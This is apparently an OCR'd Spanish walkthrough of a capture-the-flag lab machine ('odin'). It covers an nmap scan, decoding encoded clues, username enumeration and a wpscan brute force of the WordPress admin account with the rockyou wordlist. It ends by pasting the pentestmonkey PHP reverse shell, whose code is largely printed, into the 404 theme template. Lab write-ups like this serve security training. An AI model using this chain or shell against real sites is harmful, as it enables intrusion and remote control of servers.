


Sudo nmap -vvv -sS -sV -O 192.168.1.0/24




Aparecerá una máquina con el puerto 80 abierto




Entrar desde el navegador y hacer click en un enlace, redireccionará a htttp://odin/ y no funcionará



Editar el archivo /etc/host t añadir la ip de la máquina con su respectivo DNS




Hacer click en el primer articulo y pasarlo por dcode.fr




Saldrá que está cifrado en Base32

Usar el descifrador de Base32, pondrá un enlace que lleva al repositorio de SecLists, específicamente al wordlist de rockyou


Realizar el mismo proceso con el siguiente texto




Saldrá que es Base64, descifrarlo




Y por último con el comentario del artículo




Saldrá que es brainfuck




No mostrará nada relevante




Ir al login de la web y probar un usuario



Mostrará que el usuario no existe




Probar con admin, mostrará que el usuario existe pero la contraseña es incorrecta




Usar wpcan para encontrar la contraseña del usuario admin utilizando el wordlist de rockyou


Sudo wpscan --192.168.122.6 --usernames admin -P /usr/share/wordlists/rockyou.txt




Encontrará una contraseña para el usuario admin



Entrar al panel de control de wordpress con el usuario admin y la contraseña que ha mostrado wpscan





Dará acceso al panel de control de la web



Ir al editor de temas y probar si puede modificarse el tema del error 404


Copiar el contenido de /usr/share/webshells/php/php-reverse-shell.php





```
// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won'
t
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        // Check for end of TCP connection
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }

        // Check for end of STDOUT
        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }

        // Wait until a command is end down $sock, or some
        // command output is available on STDOUT or STDERR
        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

        // If we can read from the TCP socket, send
        // data to process's STDIN
        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        // If we can read from the process's STDOUT
        // send data down tcp connection
        if (in_array($pipes[1], $read_a)) {
```

Pegarlo en el tema del error 404



Edit Themes

Twenty Twenty: 404 Template (404.php)

Select theme to edit: Twenty Twenty Select

Selected file content:


```
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1';  // CHANGE THIS
50 $port = 1234;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
```

Theme Files


- Stylesheet (style.css)
- Theme Functions (functions.php)
- assets ▸
- print.css
- style-rtl.css
- package-lock.json
- package.json
- 404 Template (404.php)
- classes ▸
- Comments (comments.php)
- Theme Footer

Ver la IP del equipo atacante


ifconfig




Cambiar el puerto y la ip en el script




Y aplicar los cambios



